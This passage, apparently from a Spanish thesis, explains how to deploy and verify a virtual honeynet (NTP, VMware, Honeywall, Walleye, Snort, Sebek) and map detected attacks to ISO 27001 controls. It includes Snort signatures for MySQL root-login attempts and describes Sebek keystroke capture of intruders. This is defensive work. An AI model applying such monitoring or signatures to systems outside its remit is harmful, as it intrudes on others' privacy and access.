Es fundamental que la hora de los Honeypots y la hora de la Honeynet se encuentre sincronizada para que puedan coincidir las marcas horarias de los logs recolectados por el Honeywall, de no ser así la información de los logs no serviría para realizar un análisis forense útil.

Para la sincronización de la hora tanto de los Honeypots como del Honeywall se utiliza el protocolo NTP (Network Time Protocol), el mismo que permite sincronizar el reloj de la maquina con un servidor NTP, el servidor NTP utilizado para Ecuador es: inocar.ntp.ec.

Hay que considerar que, si la Honeynet está en la ubicación *"Detrás del firewall*", es necesario que en el firewall se abra el puerto 123 UDP, para el protocolo SNTP. Para sincronizar la hora en el Honeywall cuyo sistema operativo está basado en Unix, se sigue los siguientes pasos:

- Se edita el archivo /etc/ntp.conf
- Se añade la línea: *server inocar.ntp.ec server ntp.ec*
- Para probar la conexión al servidor NTP en el terminal se ingresa el siguiente comando: *ntpdate inocar.ntp.ec*
- Para iniciar el servicio NTP se ingresa en el terminal el siguiente comando para las distribuciones de Ubuntu: */etc/init. d/ntpd star*t y para las distribuciones de Centos *service ntpd start*
- Para comprobar el funcionamiento de NTP se ingresa en el terminal el siguiente comando: *pgrep ntpd*.

PASO SEIS: En el caso de usar VMWare como plataforma de virtualización si se desea pasar los Honeypot a otro equipo físico se debe asegurar de seleccionar la opción *Mover* y no seleccionar la opción *Copiar*.

Una de las ventajas de las Honeynet Virtuales es la flexibilidad de trasladar los Honeypots virtuales a otro equipo hardware o cambiar a otra ubicación de la red, según sea la necesidad.

Sin embargo, en el caso de Honeynets virtuales hay que tomar ciertas consideraciones; si se está utilizando la plataforma VMWare WorkStation o VMWare Esxi, cuando se inicien las máquinas virtuales de los Honeypots que han sido copiadas a otro equipo aparecerá el siguiente mensaje:




Figura 3-8: Mensaje de VmWare Workstation

Fuente: Realizado por: Cristina Palmay

Este mensaje aparece porque cuando se inicia la máquina virtual se verifica qué valor tiene el parámetro *uuid. location*, del fichero VMX, porque este valor contiene la ubicación de la máquina virtual en el equipo, cuando se copia los archivos de la máquina virtual a otro equipo este valor no coincide y aparece el mensaje de la figura anterior.

Ambas opciones *It movet i*t e *It copied it* realizan cambios en los siguientes valores: *uuid.location, guestCPUID.XXX, hostCPUID.XXX, userCPUID.XXX* al cambiar estos valores las máquinas virtuales detectan al nuevo procesador al iniciar y la nueva ubicación de los archivos.

Sin embargo, la opción *It copied it* además realiza cambios en los otros valores: *uuid.bios* que contiene el identificador de la máquina virtual y el valor *ethernetX.generatedAddress*, que contiene la dirección MAC que genera la tarjeta de red de la máquina virtual.

Para el caso de las Honeynet virtuales, si el Honeywall se ha implementado en una máquina virtual, si el valor *ethernetX.generatedAddress* cambia se des configura la comunicación de los Honeypots con el Honeywall, no se podrá transmitir ninguna información de los Honeypots al Honeywall, porque durante la configuración de la herramienta Sebek en los Honeypots se ingresa la dirección MAC del Honeywall.

3.4.8 Etapa cuatro: aspectos técnicos sobre la verificación del funcionamiento de la honeynet.

PASO UNO: Realizar una verificación del diseño e implementación de la Honeynet.

Una vez que se ha implementado la Honeynet es necesario que se realice pruebas técnicas para verificar el correcto funcionamiento de la Honeynet y la integridad de los datos capturados, las pruebas técnicas que deben realizarse son las siguientes:

- *Prueba de la fecha y hora de los Honeypots*. - Se verifica la fecha y hora en los Honeypots como el comando *time* para Sistemas Windows y *date* para sistemas Linux; se verifica la fecha y hora del Honeywall con el comando *date*, de ser necesario hacer la corrección de la fecha y hora se utiliza el comando *date –s [fecha y hora actual]*.

- *Probar si los Honeypots pueden establecer conexiones entrantes y salientes a la red de producción.* - Consiste en verificar si existe conectividad desde una máquina de prueba a los Honeypot, la prueba se la realiza con el comando *ping [dirección ip Honeypot]*, se obtiene de respuesta 4 ECHOS REPLIES del protocolo ICMP, existe una respuesta positiva por parte de los Honeypots.

  Caso contrario se debe verificar el cableado del equipo físico del Honeypot virtual, la conexión de red virtual direccionamiento IP, firewall levantados de los Honeypots, como el firewall de Windows, o alguna otra restricción en algún firewall de la red de producción.

- *Probar de DNS para los Honeypots.*- Esta prueba consiste en verificar si los Honeypots pueden resolver los nombres de dominio usando los DNS existentes, para ello se ejecuta el comando *nslookup www.google.com* la respuesta de este comando debería ser la dirección IP correspondiente al nombre www.google.com, o también se podría usar el comando *ping www.google.com*.

  Lla respuesta debería ser ECHO REPLIES del protocolo ICMP. Si no se obtiene estas respuestas se debe verificar si en los Honeypots está configurado el DNS.

- *Probar si el Honeypot está registrando el tráfico*. - El componente de software que recolecta el tráfico es el *snort*, para que se registre el tráfico se debe levantar el *snort* desde el *menú* y la opción *Recargar Honeywall*.

  Para verificar si el tráfico se está registrado se ingresa a la interfaz de administración del Honeywall con el usuario *root*, se selección la opción *IP PROTO, ICMP, Result*

Format, Wall Eye Flow View, una vez en estas opciones se verifica entradas del protocolo ICMP.

- *Probar si el componente Walleye está activado*. - Es necesario probar que el componente Walleye está bien configurado, para ello es necesario verificar que el demonio http se encuentre levantado, y también si la dirección IP de administración se encuentre configurada, para ello se debe verificar en el Honeywall que la opción *Would you like to configure a management interface* que este con el valor *yes.*

  Si este valor no se encuentra configurado se debe cambiar a *yes*, e ingresar la IP de administración y reiniciar el Honeywall verificando que el servicio *httpd* se levante; por último, se verifica si se ha podido acceder a la interfaz de administración con el usuario y contraseña configurados sin ningún problema.

- *Probar si el componente Walleye muestra el tráfico registrado por el Honeywall*. - El componente software *snort* es el encargado de registrar la información obtenida de los Honeypots, mientras que el componente Walleye es el responsable del análisis de la información registrada.

  Para realizar la verificación se ingresa a Walleye es decir a la página de administración del Honeywall, y en la página principal se debe presentar un gráfico que representa el tráfico capturado por el Honeywall; si no es así es posible que exista errores en la instalación y configuración de snort, en este caso es necesario reinstalar la pasarela Honeywall.

- *Probar si el Honeywall envía mensajes de alerta*. - Si durante la instalación del Honeywall se habilito la opción de envió de alertas por mails, esta función debe encontrarse funcionando, para ello en un Honeypot se genera paquetes ICMP hasta sobrepasar el límite permitido, luego se revisa la bandeja del correo configurado en la instalación del Honeywall y se verifica que exista un email donde se notifique de este suceso.

- *Verificar que el cliente Sebek se encuentre enviando la información de los Honeypots*. - El cliente Sebek puede ser instalado tanto en sistemas Windows como Linux, para probar que se están enviando datos se ingresa a la interfaz de administración, y se verifica si los datos capturados por el servidor Sebek tienen la etiqueta *Sebeked;* en el caso que no se estén recibiendo los datos del cliente *Sebek*.

  Es necesario revisar la configuración de red de los Honeypots, hay que tomar en cuenta que el cliente Sebek en Honeypots con sistemas Linux se pierde luego de un reinicio, por este motivo si se reinicia el Honeypot es necesario reinstalarlo.

3.4.9 Etapa cinco: análisis de la información capturada en la interfaz walleye

PASO UNO: Análisis de la información de la interfaz Walleye.

La interfaz Walleye analiza el tráfico capturado por fecha y hora, para realizar el análisis de la información capturada por la Honeynet se recomienda seguir las siguientes configuraciones:

PASO DOS: Generación de reportes de tráfico capturado por Walleye

Se selecciona el año, mes y día que se desee realizar el análisis de tráfico, por cada día calendario se muestra la cantidad de paquetes que ha ingresado a la Honeynet en cada una de las horas del día seleccionado.

Todo tráfico que ingresa a la Honeynet es sospechoso, sin embargo, se recomienda analizar aquellos días u horas en las que ha ingresado una cantidad más alta de paquetes en comparación con otros días, ya que es probable que se trate de ataques exitosos.

Según el análisis que se vaya a realizar se selecciona un tipo de filtrado este puede realizarse por dirección Ip de origen o destino, o por puerto de origen o destino, se

recomienda iniciar filtrando el tráfico por Ip de destino para determinar el Honeypot atacado.

En el reporte que se genera aparecerá un listado de los Honeypot en los que ha existido tráfico de red, se puede observar la cantidad de paquetes enviados al Honeypot y enviados desde el Honeypot.




Figura 3-9: Interfaz Walleye

Fuente: Realizado por Cristina Palmay

PASO TRES: Análisis del tráfico que ingresa a Walleye

Con el reporte de tráfico se puede determinar algunos casos especiales que son indicios de ataques o intentos de ataques:

- Saturación de paquetes hacia un Honeypot en intervalos cortos de tiempo. - Generalmente puede ser ocasionados por ataques o intentos de ataques de Denegación de Servicio, ataques de diccionario, etc.

- *Tamaño anormal de los paquetes (paquetes demasiado grandes) en intervalos cortos de tiempo.* - Generalmente pueden ser ocasionados por ataques o intentos de ataques de Denegación de Servicio, como por ejemplo el *Ping de la muerte*.

  Gran cantidad de paquetes de intentos de conexión a varios puertos provenientes desde un mismo origen. - Generalmente pueden ser ocasionados por ataques de escaneo de puertos.

Análisis de paquetes. - Si se verifica tráfico anormal como se describe en el punto anterior, es necesario que se analice los paquetes sospechosos, por cada paquete que registra Walleye se puede obtener información valiosa de tráfico entrante como se muestra en la siguiente figura:




Figura 10-3: Paquete capturado en Walleye

Fuente: Realizado por Cristina Palmay

Fecha: Permite identificar la fecha, hora, minuto y segundos de ingreso del paquete al Honeypot.

IP Origen: Captura la IP que generó el paquete, aquí se puede identificar en el caso de un posible ataque, desde que dirección Ip ha sido enviado el paquete.

Ip Destino: En este caso se refiere a la dirección Ip del Honeypot al cual va dirigido el paquete.

Protocolo: Especifica que protocolo ha generado el paquete.

S.O: Identifica el sistema operativo o la distribución a la que pertenece la máquina que ha enviado el paquete.

Es importante tomar en cuenta la Ip de origen del paquete y el protocolo porque esta información brinda indicios del servicio que está siendo atacado, también es importante tomar en cuenta la fecha y hora del paquete, ya que esta información permite determinar la frecuencia de envió de paquetes a la host víctima, si se envía una gran cantidad de paquetes en intervalos cortos de tiempo podría tratarse de un ataque dirigido.

Análisis del contenido del paquete. - Con la información anterior se puede determinar cuáles paquetes son sospechosos de ataques, Walleye también permite descubrir el contenido del paquete, como se muestra en la siguiente figura:




Figura 11-3: Paquete decoficado en Walleye

Fuente: Realizado por Cristina Palmay

Debido al módulo de servidor Sebek instalado en la maquina Honeywall en la mayoría de ocasiones se puede observar las capturas de las pulsaciones de teclado realizadas por el atacante, por ejemplo, comandos ingresados, etc.

Análisis de archivos logs en los Honeypots. - Cuando se ha determinado la posibilidad de un ataque hacia la Honeynet, se debe realizar un análisis de la siguiente información en los Honeypots:

- Verificar los porcentajes de consumo de recursos de procesamiento. - Se deberá verificar los porcentajes de uso de procesador, memoria RAM, ancho de banda, etc., el alto porcentaje de uso de estos recursos, podrían estar causados por ataques de denegación de servicio o fuerza bruta.

- *Verificar las cuentas de usuario creadas en los servidores*. - Se deberá monitorear continuamente las cuentas de usuario creadas en los servidores, en el caso de sistemas Windows en el Panel de Control, y en Linux en el archivo /etc/passwd, si se determinara la existencia de cuentas se usuario no autorizadas, es probable que la causa sea un ataque de autenticación.

- *Verificar los archivos de log del sistema operativo y servicios*. - Se deberá revisar los logs de eventos para determinar acciones ejecutadas sobre el sistema operativo, las mismas que dan indicio de las acciones realizadas por los atacantes sobre el sistema y los servicios.

- *Revisión del archivo de Sebek en los Honeypots*. - En el caso de los Honeypots basados en Linux, el archivo de Sebek se encuentra en */var/log/sebek_commands*, el mismo contiene las capturas de todas las pulsaciones de teclado realizadas por el atacante en un Honeypot, en este archivo se puede descubrir los comandos ingresados en la terminal, las cuentas de usuario y password digitadas, etc.

- *Verificar los logs de accesos*. - Se deberá verificar los archivos de logs de accesos a sistemas operativos, servicios, bases de datos, etc., en los Honeypots, esta información sirve como indicio de posibles ataques de autenticación.

- *Verificar los archivos de configuración de los servicios en los Honeypots*. - Si en el log de Sebek se encuentra indicios de modificación de configuraciones del sistema operativo se deberá revisar la integridad de los archivos de configuración, para identificar posibles ataques de modificación.

Análisis de las alertas emitidas por Snort. - Cuando un paquete coincide con una firma de Snort, es posible que se haya producido un ataque exitoso o intento de ataque, cuando esto sucede el módulo Snort emite una alerta en Walleye correspondiente a una firma, la alerta detalla una breve descripción del ataque como se muestra en la siguiente figura:

Figura 12-3: Alerta emitida por Snort en Walleye

Fuente: Realizado por Cristina Palmay

Para conocer detalles técnicos sobre el ataque detectado por Snort, es necesario consultar la carpeta *rules* en el Honeywall, dentro de esta carpeta se encuentran las categorías de Snort instaladas, como se muestra en la figura:




Figura 13-3: Reglas de Snort

F uente: Realizado por Cristina Palmay

Se abre al archivo de configuración correspondiente a la categoría de la alerta generada, y se localiza la firma correspondiente a la alerta emitida por Snort, como se observa en la siguiente figura:

```
alert tcp $EXTERNAL_NET any -> $SQL_SERVERS 3306 (msg:"MYSQL root
login attempt"; flow:to_server,established; content:"|0A 00 00 01
85 04 00 00 80|root|00|"; classtype:protocol-command-decode;
sid:1775; rev:2;)
alert tcp $EXTERNAL_NET any -> $SQL_SERVERS 3306 (msg:"MYSQL show
databases attempt"; flow:to_server,established; content:"|0F 00
00 00 03|show databases"; classtype:protocol-command-decode;
sid:1776; rev:2;)
alert tcp $EXTERNAL_NET any -> $SQL_SERVERS 3306 (msg:"MYSQL 4.0
root login attempt"; flow:to_server,established; content:"|01|";
depth:1; offset:3; content:"root|00|"; within:5; distance:5;
nocase; classtype:protocol-command-decode; sid:3456; rev:3;)
```

Figura 14-3: Firmas de una categoría de Snort

F uente: Realizado por Cristina Palmay

Cada firma empieza con la palabra *alert*, la alerta que aparece en Walleye tras ocurrir una coincidencia con una firma esta luego de la palabra *msg*, en este caso *MYSQL show databases attempt*.

Para conocer más detalles del ataque detectado se debe tomar en cuenta el valor del parámetro SIP, en la figura 15-3, es el 1776, este parámetro permite realizar consultas en la documentación del sitio de Snort: https://www.snort.org, acerca de los detalles técnicos, impacto del ataque que detecta una determinada firma, así como también los parches de seguridad y posibles soluciones al mismo.




Figura 15-3: Firmas de una categoría de Snort

Fuente: Realizado por Cristina Palmay

PASO CUATRO: Obtener las alertas la base de datos Snort.

Snort por sí solo no es capaz de almacenar las alertas generadas en Walleye, por esta razón se deberá obtener la cantidad de firmas que han detectado un determinado ataque de la base de datos MySql o a través de la aplicación BASE.

3.4.10 Etapa seis: implementación de las matrices de selección de controles iso 27001 a partir de información de walleye.

PASO UNO: Seleccionar los controles ISO 27001, basándose en la información capturada en Walleye.

Para seleccionar los controles de la ISO 27001 que deben ser aplicados según la información recopilada en la interfaz Walleye, se ha tomado el criterio de analizar según los tipos de ataque, estos son: Ataques de Denegación de servicio, Ataques de autenticación, Ataques de Monitorización y Ataques de Modificación.

Estos ataques se pueden detectar a través del módulo Honeywall y visualizar alertas en tiempo real en la interfaz Walleye. (Raúl Siles Peláez, 2002)

Para seleccionar los controles ISO 27001 que mitigaran los ataques o intentos de ataque detectados en Walleye, se deben aplicar las matrices correspondientes a las tablas 3-5, 3-6, 3-7 y 3-8, por cada matriz se determinará los controles ISO 27001 para la mitigación de uno de los siguientes tipos de ataques:

- Ataques de Denegación de Servicio,
- Ataques de Autenticación,
- Ataques de Monitorización,
- Ataques de Modificación.

Cada una de las tablas, está formada por las filas en donde se describe síntomas típicos de un determinado tipo de ataque, y como obtener la información recopilada sobre los mismos en Walleye.

En las columnas se especifica cada uno de los controles de la norma ISO 27001; en la intercepción de las filas y las columnas se describe lo que se pretende alcanzar con la

aplicación del control correspondiente de la norma ISO 27001, para mitigar un síntoma de un ataque informático.

En las matrices se omiten los controles ISO 27001: *A.5 Política de seguridad, A.6 Organización de la seguridad de la información, A.7 Gestión de activos, A.8 Seguridad de los recursos humanos, A.9 Seguridad física y ambiental, A.13 Gestión de incidentes en la seguridad de la información, A.14 Gestión de la continuidad comercial* y *A.15.1 Cumplimiento con requerimientos legales,* porque estos controles deben ser implementados para todos los tipos de ataques informáticos.

Tabla 5-3 Matriz de Mitigación de ataques de denegación de servicio

<table>
<tr><td rowspan="11">MATRIZ DE IDENTIFICACIÓN DE CONTROLES ISO 27001 A PARTIR DE LA INFORMACIÓN OBTENIDA DE UNA HONEYNET VIRTUAL. OBJETIVO: Establecer los controles ISO 27001 a aplicar según el tipo de ataque sufrido, previo el análisis de la información capturada por la Honeynet a través de la interfaz Walleye.</td><td colspan="4">ATAQUES DE DENEGACIÓN DE SERVICIO
(Violación al principio de Disponibilidad)</td></tr>
<tr><td colspan="4"><u>Ataques mas conocidos:</u> SYN Flood, Connection Flood, Buffer overflow, ICMP Flood, Slowloris, Ping of Death, etc.</td></tr>
<tr><td colspan="4">CARACTERÍSTICAS O SÍNTOMAS</td></tr>
<tr><td>ATAQUES DE FUERZA BRUTA: Saturación de peticiones</td><td>ATAQUES DE FUERZA BRUTA: Alertas de anomalías en el tráfico de red</td><td>ATAQUES DE EXPLOTACIÓN DE VULNERABILIDADES: Alertas de ataques de explotación de vulnerabilidades de servicios TI</td><td>HONEYPOTS CAÍDOS: Honeypots con recursos de procesamiento saturados.</td></tr>
<tr><td colspan="4">DETECCIÓN DE SÍNTOMAS EN LA INTERFAZ WALLEYE Y HONEYPOTS</td></tr>
<tr><td>Alta frecuencia de paquetes recibidos desde un mismo origen.</td><td>Revisar en la interfaz Walleye la cantidad de paquetes enviados a los Honeypots en un intervalo de tiempo, así como el tamaño de los mismos.</td><td>En el módulo snort (IDS) de Walleye verificar si se ha dado un mal uso de protocolos válidos para utilízalos como medios de ataque</td><td>En los Honeypot verificar el consumo de memoria RAM, procesador y ancho de banda y demás recursos de procesamiento.</td></tr>
<tr><td colspan="4">ACCIONES PARA COMBATIR LOS SÍNTOMAS PRESENTADOS</td></tr>
</table>

			S1	S2	S3	S4
A.10 Gestión de comunicaciones y operaciones	A.10.2 Gestión de la entrega del servicio de terceros	A.10.2.1 Entrega del servicio	Implementar procedimientos para elaborar términos para el contrato de servicios con proveedores ISP, asegurándose que el proveedor garantice medidas de seguridad para prevenir ataques de denegación de servicio.			
		A.10.2.2 Monitoreo y revisión de los servicios de terceros.	Implementar normativas y procedimientos para monitorear el tráfico de entrada y salida, consumo de ancho de banda y calidad de los enlaces del proveedor ISP, así como el reporte de problemas en caso de presentarse.			
		A.10.2.3 Manejar los cambios en los servicios de terceros	Implementar normativas y procedimientos para monitorear el estado de los enlaces luego de cambios realizados en la infraestructura del ISP, para evitar ataques de denegación de servicios.			
	A.10.3 Planeación y aceptación del sistema	A.10.3.1 Gestión de capacidad				Implementar normativas y procedimientos para monitorear el consumo de recursos de servidores y equipos de red como procesador, memoria, etc., en y determinar la existencia de cuellos de botella.
		A.10.3.2 Aceptación del sistema		.	Implementar procedimientos para verificar si las nuevas aplicaciones presentan vulnerabilidades de	Implementar procedimientos de verificar el adecuado consumo de recursos de procesamiento para la aceptación de

					seguridad que podrían ocasionar ataques de denegación de servicio.	servidores y equipos nuevos.
	A.10.4 Protección contra software malicioso y código móvil	A.10.4.1 Controles contra software malicioso			Implementar normas para mantener actualizados los sistemas operativos, parchar aplicaciones y mantener un antivirus corporativo.	
		A.10.4.2 Controles contra códigos móviles				Implementar normativas de restricción de ejecución de código móvil en servidores, equipos de red y terminales de usuario.
	A.10.6 Gestión de seguridad de redes	A.10.6.1 Controles de red		Implementar normativas para limitarla cantidad de tráfico asignado a un host para el consumo de un servicio, basándose en el cálculo del promedio de tráfico consumido.		
		A.10.6.2 Seguridad de los servicios de red	Implementar normativas para determinar la cantidad promedio de peticiones que realiza un usuario a un			Implementar normativas para determinar la cantidad promedio de consumo de recursos de servidor que requiere un usuario

			servicio TI, para determinar comportamientos anormales.			cuando utiliza un servicio TI, para determinar comportamientos anormales.
	A.10.10 Monitoreo	A.10.10.1 Registro de auditoria	Implementar normativas de conservación de log en equipos de red que permitan identificar comportamientos anormales del tráfico en la red.		Implementar normativas de conservación de log en servidores y equipos clientes que permitan identificar accesos no autorizados o indicios de software malicioso.	Implementar normativas de conservación de log en servidores que permitan identificar comportamientos anormales del consumo de recursos de procesamiento.
		A.10.10.2 Uso del sistema de monitoreo	Implementar normativas para el monitoreo del tráfico entrante y saliente a servidores y consumo de recursos de equipos de red.		Implementar normativas para el monitoreo de presencia de software maliciosos en servidores y equipos cliente.	Implementar normativas para el monitoreo del consumo de recursos en servidores.
		A.10.10.3 Protección de la información del registro	Implementar normativas y procedimientos para almacenar los logs de consumo de recursos de equipos de red en servidores Syslog[1].	Implementar normativas y procedimientos para almacenar los logs de consumo del tráfico entrante y saliente en equipos de red en servidores Syslog.	Implementar normativas y procedimientos para almacenar los de accesos y detecciones del antivirus en servidores Syslog.	Implementar normativas y procedimientos para almacenar los logs de consumo de recursos de los servidores de producción en servidores Syslog.
		A.10.10.4 Registros del administrador y operador	Implementar normativas y procedimientos para mantener un historial de las acciones realizadas por usuarios administradores u operadores de equipos de red.		Implementar normativas y procedimientos para mantener un historial de las acciones realizadas por usuarios administradores u operadores de servidores.	

1

		A.10.10.5 Registro de fallas	Implementar normativas y procedimientos para mantener un registro de fallas de los sistemas, servidores y equipos, para posteriormente ser analizados, y determinar causas y soluciones.			
		A.10.10.6 Sincronización de relojes	Implementar procedimientos para sincronizar todos los equipos de red a un servidor NTP.		Implementar procedimientos para sincronizar todos los servidores de producción a un servidor NTP.	
A.11 Control de acceso	A.11.2 Gestión del acceso del usuario	A.11.2.2 Gestión de privilegios				Implementar normativas para la asignación de privilegios de usuarios a servicios TI.
		A.11.2.4 Revisión de los derechos de acceso del usuario				Implementar procedimientos para la revisión continua de los privilegios de acceso concedidos a los usuarios, a los servicios TI
	A.11.5 Control de acceso a redes	A.11.4.1 Política sobre el uso de servicios en red.	Implementar una normativa para la asignación de permisos a usuarios para los servicios TI.		Implementar normativas y procedimientos para el bloqueo de puertos abiertos en servidores de producción.	
		A.11.4.5 Control de conexión de redes	Implementar normativas para restringir las conexiones de usuarios a servicios TI en los equipos de red, en función de la disponibilidad de del ancho de banda disponible.			Implementar normativas para restringir las conexiones de usuarios a servicios TI, en función de la disponibilidad de recursos del servidor. (Memoria, procesador).

		A.11.4.7 Control de 'routing' de redes	Implementar procedimientos para mejorar la seguridad en los equipos de red de la red de producción.		
		A.11.5.6 Limitación de tiempo de conexión			Implementar procesos para la configuración de un tiempo límite para los temporizadores de establecimiento de sesión y de sesiones establecidas para evitar sesiones abiertas por largos periodos de tiempo que pueden ser la causa de ataques DOS.

Fuente: (ISO 27001, 2016)

Realizado por: Cristina Palmay

Tabla 6-3 Matriz de Mitigación de ataques de Autenticación

MATRIZ DE IDENTIFICACIÓN DE CONTROLES ISO 27001 A PARTIR DE LA INFORMACIÓN OBTENIDA DE UNA HONEYNET VIRTUAL. OBJETIVO: Establecer los controles ISO 27001 a aplicar según el tipo de ataque sufrido, previo el análisis de la información capturada por la Honeynet a través de la interfaz Walleye.	**ATAQUES DE AUTENTICACIÓN (Violación al principio de confidencialidad)**			
	Ataques más conocidos: Ataques de tipo Spoofing, hombre en el medio, etc.			
	CARACTERÍSTICAS O SÍNTOMAS			
	ATAQUES DE DICCIONARIO: Varias conexiones en cortos intervalos de tiempo.	ACCESOS NO AUTORIZADOS A HONEYPOTS: Accesos al sistema operativo con claves robadas, usuario no autorizadas.	CONTROL REMOTOS DEL HONEYPOT: Honeypots controlados remotamente por software de tipo backdoor.	ATAQUES DE HOMBRE EN EL MEDIO: Suplantación de conexiones interceptadas.
	DETECCIÓN DE SÍNTOMAS EN LA INTERFAZ WALLEYE Y HONEYPOTS			

CONTROLES ISO 27001			Revisión de la frecuencia de ingreso de paquetes a los Honeypots desde un mismo origen.	1.- Revisión del archivo /etc/passwd (sistemas Linux), para verificar las cuentas de usuario creadas. 2.- 1.- Revisar el archivo de Sebek en el Honeypot: /var/log/sebek_commands (distribuciones Linux), para revisar los comandos ingresados por el atacante	1.- Revisar el archivo de Sebek en el Honeypot: /var/log/sebek_commands (distribuciones Linux), para revisar los comandos ingresados por el atacante (se considera sospechoso si se detectan comandos de instalación de software desconocido). 2.- Varios paquetes que establecen conexiones a un puerto no conocido, desde una misma IP.	1.- Revisar si los paquetes corresponden al tráfico de un snnifer. 2.- Paquetes con tráfico al protocolo ARP. 3.- Alertas en los Honeypots indicando que la dirección IP, se encuentra ocupada por otro equipo en la red.
			ACCIONES PARA COMBATIR LOS SÍNTOMAS PRESENTADOS			
			S1	**S2**	**S3**	**S4**
A.10 Gestión de las comunicaciones y operaciones	A.10.3 Planeación y aceptación del sistema	A.10.3.2 Aceptación del sistema	Implementar normativas para la revisión de vulnerabilidades de sistemas de información nuevos o actualización de versiones.			
	A.10.4 Protección contra software malicioso y código móvil	A.10.4.1 Controles contra software malicioso	Implementar normativas para mantener los sistemas operativos de servidores actualizados.		Implementar normativas para mantener los antivirus corporativos actualizados con las últimas definiciones e	

					instalados en servidores y equipos de usuarios	
		A.10.4.2 Controles contra códigos móviles			Implementar normativas y procedimientos para restringir la ejecución de código móvil a través de la red.	
	A.10.10 Monitoreo	A.10.10.1 Registro de auditoria	Implementar normativas de conservación de log en equipos de red que permitan identificar comportamientos anormales del tráfico en la red.	Implementar normativas de conservación de log de accesos en servidores de producción.	Implementar normativas de conservación de log en servidores y equipos clientes que permitan identificar accesos no autorizados o indicios de software malicioso.	
		A.10.10.2 Uso del sistema de monitoreo	Implementar normativas para el análisis y monitoreo de logs de tráfico en servidores y equipos de red.	Implementar normativas para el monitoreo de logs de accesos en servidores y equipos de red.	Implementar normativas para el análisis monitoreo de logs de antivirus para la detección de software malicioso en servidores y equipos cliente.	
